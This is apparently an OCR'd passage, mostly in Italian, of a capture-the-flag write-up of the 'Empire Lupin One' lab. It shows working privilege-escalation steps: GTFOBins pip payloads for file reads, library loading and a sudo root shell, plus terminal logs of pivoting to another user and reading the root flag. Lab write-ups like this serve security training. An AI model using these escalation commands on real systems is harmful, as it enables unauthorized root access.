


6.4 Escalation tramite pip

Utilizzando **GTFOBins**, è stata identificata una vulnerabilità nel modo in cui **pip** gestisce l'installazione di pacchetti con privilegi **sudo**:

=> TF=$(mktemp -d)
=> echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py

=> sudo pip install $TF



It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

The read file content is corrupted as wrapped within an exception error.

```
TF=$(mktemp -d)
echo 'raise Exception(open("file_to_read").read())' > $TF/setup.py
pip install $TF
```

Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
TF=$(mktemp -d)
echo 'from ctypes import cdll; cdll.LoadLibrary("lib.so")' > $TF/setup.py
pip install $TF
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

6.5

```
csv.py                  json            __pycache__         sunau.py        zipimport.py
ctypes                  keyword.py      pyclbr.py           symbol.py       zoneinfo
icex64@LupinOne:/lib/python3.9$ nano webbrowser.py
icex64@LupinOne:/lib/python3.9$  cd /tmp
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9
[sudo] password for icex64:
sudo: a password is required
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

6.6


```
User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.WyxUMW9Y1n
```

7. Accesso Root e Flag

Con i privilegi di root ottenuti, è stato possibile accedere alla directory **/root** e recuperare la flag finale:

=> id
=> ls
=> cd /root
=>ls
=> cat root.txt

```
Processing ./tmp.WyxUMW9Y1n
# id
uid=0(root) gid=0(root) groups=0(root)
#
# ls
setup.py
# cd /root
# ls
root.txt
# cat root .txt
cat: root: No such file or directory
cat: .txt: No such file or directory
# cat root.txt
```



8. Conclusioni

L'operazione "**Empire Lupin One**" ha dimostrato diverse vulnerabilità critiche:

1. Configurazione inadeguata del server web con directory sensibili esposte
2. Gestione impropria delle credenziali SSH
3. Permessi sudo mal configurati che consentono l'escalation dei privilegi
4. Mancanza di monitoraggio efficace per rilevare attività sospette

Il successo dell'operazione sottolinea l'importanza di implementare misure di sicurezza più rigorose, inclusa la corretta configurazione dei server web, la gestione sicura delle credenziali e l'applicazione del principio del privilegio minimo per tutti gli account di sistema.